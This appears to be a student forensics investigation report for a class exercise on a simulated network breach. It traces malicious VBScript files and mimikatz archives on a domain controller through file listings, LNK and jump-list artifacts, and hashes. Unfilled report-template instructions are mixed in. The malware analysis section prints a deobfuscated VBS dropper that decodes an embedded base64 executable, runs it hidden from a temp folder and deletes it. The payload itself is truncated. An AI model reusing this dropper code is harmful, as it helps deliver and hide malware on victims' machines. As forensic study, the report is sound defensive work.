
Investigation Report



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Contents

1. Introduction

1.1. Background - Team MKA

In April 2023, the FOR-480 Spring Semester class was provided with the images and the memory dumps of 12 workstations and 3 servers, as well as a threat actor system. The class was split into 4 teams of 3, with each team being assigned a department of workstations, a server to analyze. Each team was also tasked with analyzing the threat actor system to ensure that everything was found.

1.2. Purpose and Scope - Team MKA

Each team was tasked with working collaboratively to understand what malicious activity occurred on the workstations and servers throughout the network. However, they were asked to keep their analysis of the threat actor machine private to just their team members. The teams were also asked, to maintain confidentiality, to not use any tools that require Internet access aside from licensing purposes.

1.3. Research Questions - Team JNN

1. How did the threat actor compromise a system/service to gain a foothold in the network?
2. What tools and techniques did the threat actor use to exploit and navigate the network?
3. Which systems/services were compromised by the threat actor?
4. What data was exfiltrated from the network by the threat actor?
5. What persistence techniques are currently in use by the threat actor on the network?

1.4. Terminology - Team SMT

Bash History - The commands that have been previously run on a Linux system.

Entropy - Randomness of data in a file. This can be used to determine if a file contains hidden data or suspicious scripts.

Firewall - A network device that monitors incoming and outgoing traffic and filters it based on the organization's policies.

Internet Protocol (IP Address) - A numeric value that identifies a network device. This is essentially the "postal address" of a device.

Malware - Malicious software that causes a disruption to a computer, service, or network and can be used to restrict access to information or leak personal information or documents.

Mimikatz - Software that allows a malicious actor to perform exploits on a system.

Policy Kit - A tool utilized to control system wide privileges.

Proxy - A system or router that acts as a bridge between a user and the Internet.

Remote Access Trojan (RAT) - Malware that allows an attacker to control an infected computer remotely.

Reverse shell - A method of connecting remotely accessing a targeted system by redirecting the input to the attacker

Visual Basic Script (VBS) - Visual Basic programming language was created by Microsoft. Visual Basic Scripts contain a sequence of commands which automates tasks in Windows applications.

XML - Stands for Extensible Markup Language. These files are designed to carry data, store data, and provide descriptions about that data.

6. Methodology and Methods

Now you will discuss in detail how you are going to be conducting your research. The first thing you will want to explain is the "game plan" your group came up with. How are you going to collect your data? How are you going to analyze your data? How you are going to run the tests. Ideally this should identify and account for all potential variables and clearly state how you will measure them.

For example: *SEEB hard drive HD123 will be imaged using the tableau write blocker IM343. The drive will be imaged 3 times using IEEE1394a and 3 times using IEEE1394b. SEEB imaging PC PC023 will be used for all imaging. FTK imager 2.1a will be used to create the images. The image files will be recorded to SEEB hard drive HD223 connected to PC023 via SATA.*

2.1. Software / Hardware Used

Describe any hardware and/or software used in this experiment and how it will be used. Charts and tables would be good here. With headers.

Figure 3: (HackRF One Top View)

Table 1: Example of a Table

Device	OS Version	Comments
Microsoft Surface 3 Tablet	Windows 10 Home Edition	Used for tablet data generation/analysis
Nokia Lumia 800	Windows Phone 7.8	Used for phone data generation/analysis

2.2. Data Collection

How will you be collecting your data? Need to link the title of the charts and tables in your paragraphs to be to the actual chart/table in your paper.

(All tables/figures in the report need to be Times New Roman, 12pt, blue, and linked to the actual table/figure/image. HOW TO LINK ME –Must have a table/image/figure already in the document. Go to where you want to insert name, go to References-Cross-Reference-Will need to locate the item in the drop down box- Hit insert. Will need to adjust font and color, 12pt font, Color (RGB 36, 64, 97).

7. Analysis

Describe the scenarios that will be used in this experiment. And what you expect your results to be based on what your research questions are.

3.1. Active Directory

Malicious VBScripts - Noah Beckman

First, on various workstations throughout the environments, investigators reported that there were remote calls from AD01 to execute a visual basic script.The script in question was called from various workstations. See Figure 3.1.





Figure 3.1 - Run key Call to AD01

Figure 3.2 below shows a web artifact of the UxTxlQwzP.vbs file. The file was accessed locally in the directory C:/Windows/Temp/UxTxlquwzP.vbs at 3/27/2019 9:13:53 PM.

13	file:///C:/Windows/Temp/onuaqlV.vbs	james.middleton-adm	3/27/2019 9:31:19 PM
27	file:///C:/out	james.middleton-adm	3/28/2019 11:03:02 PM
23	file:///C:/mimikatz-master.zip	james.middleton-adm	3/28/2019 9:28:44 PM
12	file:///C:/Windows/Temp/UxTxlQwzP.vbs	james.middleton-adm	3/27/2019 9:31:28 PM
24	file:///C:/mimikatz_trunk.zip	james.middleton-adm	3/28/2019 9:31:29 PM
26	file:///C:/out/test123	james.middleton-adm	3/28/2019 11:03:02 PM

Figure 3.2 - Web Artifact of vbs

The AD01 machine does not have prefetch enabled so other windows artifacts have to be analyzed to prove execution. We can locate the physical files on the system in the C:\Windows\Temp directory. The important files of note can be seen below in Figure 3.3 boxed in red.




EVIDENCE (19)

ALL EVIDENCE ▸ AD01.E01 ▸ Entire Disk (Microsoft NTFS, 50.02 GB) ▸ Windows ▸ Temp ▸

Name	Type	File...	Size...	Created	Accessed	Modified	MFT modified	Cha
E415D452-563A-4F4E-81...	Folder			12/12/2018 1:12:39 AM	3/27/2019 2:09:00 PM	3/27/2019 2:09:00 PM	3/27/2019 9:10:02 PM	
rad7A8B0.tmp	Folder			3/27/2019 7:51:20 PM	3/27/2019 7:51:21 PM	3/27/2019 7:51:21 PM	3/27/2019 9:10:02 PM	
radAE436.tmp	Folder			3/27/2019 9:11:01 PM	3/27/2019 9:11:01 PM	3/27/2019 9:11:01 PM	3/27/2019 9:11:01 PM	
radAEB3C.tmp	Folder			3/27/2019 9:15:52 PM	3/27/2019 9:15:52 PM	3/27/2019 9:15:52 PM	3/27/2019 9:15:52 PM	
vmware-SYSTEM	Folder			11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	
MpCmdRun.log	File	.log	838,138	11/28/2018 10:39:47 PM	11/28/2018 10:39:47 PM	3/27/2019 6:08:21 PM	3/27/2019 9:10:02 PM	
MpSigStub.log	File	.log	910,178	11/28/2018 11:52:11 PM	11/28/2018 11:52:11 PM	3/27/2019 2:09:00 PM	3/27/2019 9:10:02 PM	
onuaqIV.vbs	File	.vbs	99,641	3/27/2019 7:06:51 PM	3/27/2019 7:06:51 PM	3/27/2019 7:06:51 PM	3/27/2019 9:30:02 PM	
silconfig.log	File	.log	102	11/28/2018 7:48:01 PM	11/28/2018 7:48:01 PM	3/27/2019 6:48:42 PM	3/27/2019 9:10:02 PM	
tem12E3.tmp	File	.tmp	206	2/2/2019 2:25:18 AM	2/2/2019 2:25:18 AM	2/2/2019 2:25:18 AM	3/27/2019 9:10:02 PM	
temEFFD.tmp	File	.tmp	206	2/12/2019 10:00:34 PM	2/12/2019 10:00:34 PM	2/12/2019 10:00:34 PM	3/27/2019 9:10:02 PM	
TS_1B.tmp	File	.tmp	131,072	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 9:10:02 PM	
TS_FD2C.tmp	File	.tmp	262,144	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 6:48:14 PM	3/27/2019 9:10:02 PM	
update.bat	File	.bat	21	3/27/2019 9:26:52 PM	3/27/2019 9:26:52 PM	3/27/2019 9:26:52 PM	3/27/2019 9:26:52 PM	
Usersjames.middleton-a...	File		180,736	3/28/2019 6:52:18 PM	3/28/2019 6:52:18 PM	3/28/2019 6:52:18 PM	3/28/2019 6:52:18 PM	
UxTxlQwzP.vbs	File	.vbs	99,683	3/27/2019 7:51:20 PM	3/27/2019 7:51:20 PM	3/27/2019 9:31:34 PM	3/27/2019 9:31:34 PM	
vmware-vmsvc.log	File	.log	55,767	11/28/2018 7:56:53 PM	11/28/2018 7:56:53 PM	3/27/2019 6:48:00 PM	3/27/2019 9:10:02 PM	
vmware-vmusr.log	File	.log	21,309	11/28/2018 7:56:52 PM	11/28/2018 7:56:52 PM	2/12/2019 4:27:59 PM	3/27/2019 9:10:02 PM	
vmware-vmvss.log	File	.log	1,456	11/28/2018 8:00:12 PM	11/28/2018 8:00:12 PM	3/27/2019 6:48:07 PM	3/27/2019 9:10:02 PM	

Figure 3.3 - VBS Files and Dropped Files

Though we do not have prefetch files, we can look at other artifacts that indicate execution. The first artifact is the lnk file of the malicious vbs. This can be seen below in Figure 3.4. The File has a creation time of 3/27/2019 at 9:27:55 PM.



ARTIFACT INFORMATION


Linked Path	**C:\Windows\Temp\UxTxlQwzP.vbs**
Created Date/Time	**3/27/2019 9:27:55 PM**
Last Modified Date/Time	**3/27/2019 9:31:28 PM**
Accessed Date/Time	**3/27/2019 9:31:28 PM**
Target File Created Date/Time	**3/27/2019 7:51:20 PM**
Target File Last Modified Date/Time	**3/27/2019 9:30:11 PM**
Target File Last Accessed Date/Time	**3/27/2019 7:51:20 PM**
Target Attributes	**FILE_ATTRIBUTE_ARCHIVE**
Drive Type	**DRIVE_FIXED**
Volume Serial Number	**7873C6B5**
Show Command	**SW_SHOWNORMAL**
Net Bios Name	**ad01**
MAC Address	**00:0C:29:4B:E8:F3**
Target File Size (Bytes)	**99654**

EVIDENCE INFORMATION

Source	**AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Users \james.middleton-adm\AppData\Roaming\Microsoft\Windows \Recent\UxTxlQwzP.vbs.lnk**

Figure 3.4 - LNK File of VBS

Another windows artifact that supports the execution of the vbs is the quick access artifacts. Below in Figure 3.5 it can be seen that the target file was created on 3/27/2019 7:51:20 PM. This timeframe corresponds to the previous time in Figure 3.4.



ARTIFACT INFORMATION


App ID	**5f7b5f1e01b83767**
Potential App Name	**Quick Access**
Linked Path	**C:\Windows\Temp\UxTxlQwzP.vbs**
Volume Serial Number	**7873C6B5**
Target File Created Date/Time	**3/27/2019 7:51:20 PM**
Target File Last Modified Date/Time	**3/27/2019 9:30:11 PM**
Target File Last Accessed Date/Time	**3/27/2019 7:51:20 PM**
Jump List Type	**Automatic**
Drive Type	**DRIVE_FIXED**
Target NetBIOS Name	**ad01**
Target MAC Address	**00:0C:29:4B:E8:F3**
Target File Size (Bytes)	**99654**
Last Access Date/Time	**3/27/2019 9:31:28 PM**
Entry ID	**3**
Data	**C:\Windows\Temp\UxTxlQwzP.vbs**
NetBIOS Name	**ad01**
Pin Status	**Not Pinned**
Access Count	**3**

EVIDENCE INFORMATION

Source	**AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Users \james.middleton-adm\AppData\Roaming\Microsoft\Windows \Recent\AutomaticDestinations \5f7b5f1e01b83767.automaticDestinations-ms**

Figure 3.5 - Jump List of VBS

Next we can start analyzing the vbs itself and its metadata. This can be seen in Figure 3.6. First we can see that it was created on 3/27/2019 7:51:20 PM. Also, we can see the MD5 hash of the vbs. This will be important in verification later during malware analysis.



FILE DETAILS

File name	**UxTxlQwzP.vbs**
File extension	**.vbs**
Logical size	**99,683 bytes**
Created	**3/27/2019 7:51:20 PM**
Accessed	**3/27/2019 7:51:20 PM**
Modified	**3/27/2019 9:31:34 PM**
MFT modified	**3/27/2019 9:31:34 PM**
Cluster	**1528711**
Cluster count	**25**
Physical location	**6261600256**
Physical sector	**12229688**
MD5 hash	**8459d1e6d20727650e55f878d6138dc2**
MFT record number	**22113**
Parent MFT record number	**5402**
Security ID	**1172 (S-1-5-32-544)**
File attributes	**Archive**

EVIDENCE INFORMATION

Source	**AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Windows\Temp\UxTxlQwzP.vbs**
Evidence number	**AD01.E01**

Figure 3.6 - File Creation Time & Hash

Malware Analysis - Noah Beckman

The vbs file was extracted from the evidence file for analysis and imported into a secure windows forensics vm. Here static and dynamic analysis were performed. Figure 3.7 below shows the static analysis of VBS and its contents. Inside are two heavily obfuscated functions. Some information can be inferred from the script before any changes are made. First, the top function is used to decode the base64 string that is in the second function. We can see the script uses Wscript to execute various functions. In order to conduct further analysis, the script was then de-obfuscated using the find and replace tool.




Figure 3.7 - Obfuscated VBS contents

As mentioned, using the find and replace tool, successful deobfuscation was conducted on the vbs shown below. To do this, strings of the same name were replaced with educated guesses of what other malware did. For example, the top function is clearly a decode string with a parameter of a string to decode. it then sets the oNode and creates a oXML object and decodes the string with a selectsinglenode function. This can be seen in the top part of Figure 3.8.

The second function seen in Figure 3.8 is what is used to execute the encoded payload. Before the payload is dropped though, a folder with a random name is created in the temp directory. Then the base64 string is then decoded and saved to a file in the directory. After, it is then run and the file and folder are deleted.

The entire code can be seen below in Figure 3.8.

```
Function decodeString(StringToDecode)
    oNode = "<B64DECODE xmlns:dt="& Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & _
        "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
        StringToDecode & "</B64DECODE>"
    Set oXML = CreateObject("MSXML2.DOMDocument.3.0")
    oXML.LoadXML(oNode)
    decodeString = oXML.selectsinglenode("B64DECODE").nodeTypedValue
    set oXML = nothing
End Function

Function execute()
    executableEncodedvar = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    Dim TextStreamObject
    Set TextStreamObject = CreateObject("Scripting.FileSystemObject")
    Dim TempFolder
    Dim createdRndFolderInTemp
    Set TempFolder = TextStreamObject.GetSpecialFolder(2)
    createdRndFolderInTemp = TempFolder & "\" & TextStreamObject.GetTempName()
    TextStreamObject.CreateFolder(createdRndFolderInTemp)
    ExecutablePath = createdRndFolderInTemp & "\" & "fiIwOuGRTtZY.exe"
    Dim ojbShell
    Set ojbShell = CreateObject("Wscript.Shell")
    decodedStringData = decodeString(executableEncodedvar)
    Set BinaryStream = CreateObject("ADODB.Stream")
    BinaryStream.Type = 1
    BinaryStream.Open
    BinaryStream.Write decodedStringData
    BinaryStream.SaveToFile ExecutablePath, 2
    ojbShell.run ExecutablePath, 0, true
    TextStreamObject.DeleteFile(ExecutablePath)
